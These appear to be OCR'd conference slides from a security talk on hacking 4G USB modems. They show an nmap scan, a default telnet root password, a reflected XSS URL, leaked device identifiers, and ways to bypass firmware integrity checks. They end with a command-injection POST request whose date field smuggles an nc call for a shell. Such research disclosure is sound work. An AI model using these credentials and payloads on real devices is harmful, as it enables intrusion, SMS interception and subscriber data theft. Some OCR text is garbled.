
Broadband connection

INTERNET

New Ethernet adapter
DHCP client


DHCP server
DNS
Web dashboard
Routing/NAT

Scan it



```
$nmap 192.168.0.1

Starting Nmap 6.46 ( http://nmap.org )

Not shown: 997 closed ports
PORT   STATE    SERVICE
23/tcp open     telnet
53/tcp open     dns
80/tcp open     http

Nmap done: 1 IP address (1 host up) scanned in 1134.25 seconds
```


Sometimes you get lucky…



9615-cdp login: root

About 36,600 results (0.51 seconds)

Changing ZTE MF823 4G modem IP address – web ...
www.elevendroids.com/.../changing-zte-mf823-4g-modem-ip-address/
Jun 28, 2014 - OpenEmbedded Linux 9615-cdp msm 20130829 9615-cdp **9615-cdp login**: **root** Password: root@9615-cdp:~#. Hey, look! All filesystems are ...




Telnet connection

The modem is available for telnet connection:

```
telnet 192.168.0.1
login: root
password: zte9x15
```

…other times you don’t




"Quanta Computer" 1K6E

About 34 results (0.26 seconds)

all I need is ~~RCE~~ Love !

- telnet/snmp?
  - Internal interface only
  - Blocked by browsers
- http/UPNP?
  - Attack via browser (almost 0% found CSRF tokens)
- broadband
  - Osmocomm for poor reverse engineers
  - still researching

Hack in Paris




http://192.168.0.1//go' ame=%3Cscript%3Ealert('XSS!')%3C/sc

Name:

JavaScript


<192.168.0.1>

XSS!



10.0.0.1/status

```
InterfaceType=lte
3GPP.IMSI=2501[redacted]5
3GPP.UICC-ID=0
3GPP.IMEI=3589                                6
3GPP.IMEISV=35                                2600
3GPP.MSISDN=
DeviceName=Wi-Fi [redacted] 4G LT
RfVersion=0C
AsicVersion=20161
FirmwareVersion=01.00.03.999 (04/
State=Scanning
WebGuiUrl=http://[redacted]
UpdateState=NotStarted
UpdateProgress=0
SupportsConnectDisabling=0
WifiStatus=On
WifiShareMode=Normal
WifiSecurityMode=Disabled
WifiUsers=0
```



Input PIN code:

Attempts left:3

Basic impact


- Info disclosure
- Change settings
  - DNS (intercept traffic)
  - SMS Center (intercept SMS)
- Manipulate (Set/Get)
  - SMS
  - Contacts
  - USSD
  - WiFi networks

Advanced impact

- Self-service portal access
  - XSS (SMS) to “pwn” browser
  - CSRF to send “password reset” USSD
  - XSS to transfer password to attacker
- “Brick”
  - PIN/PUK “bruteforce”
  - Wrong IP settings
- Spy device

DEMO

“hidden” firmware uploads




```
<form action="#"
   method="POST" id=fwUploadForm name=fwUploadForm target=fwUloadResult
   enctype="multipart/form-data" onsubmit="onSubmitFwUpload()"
   style="border:none;display:block;position:absolute;opacity:0;filter:alp
   >
   <input type=file id=updateFwFile
      style="width:100px;height:32px;font-size:20px" size=1
      name=updateFwFile onchange="onFwFileSelected(this)"
      accept="application/x-binary"
      class=clickable
      >
</form>
<iframe id=fwUloadResult name=fwUloadResult onload="onUploadFwFinished()"
<script>$("#fwUploadForm").prop("action",devCtrlUrlUplFw)</script>
```

Cute, but…

- You need to have firmware
  - Sometimes you get lucky…
  - …other times you don’t
- Integrity control
  - At least should be…
  - CRC16
  - Crypto Functions (ok, then we just delete checksum.sh)

dig deeper…


- Direct shell calls
- awk to calculate Content-Length
- Other trivial RCE



```
function prepareUploadingFw(callback) {
    if (simulator) {
        setTimeout(function () { callback(true); },100);
        return;
    }

    cmsSystem(
        "( killall up cli ; rm -rf /mnt/jffs2/upload/* )
        function() { callback(true); }
    );
```

Getting the shell

```
POST /cgi/<badcgihere>.cgi HTTP/1.0
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.16
Content-Length: 86
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8

address=%2B7916213432343&message=test123&date=2014-05-18+13"||nc 192.168.225.34 81 ||"
```

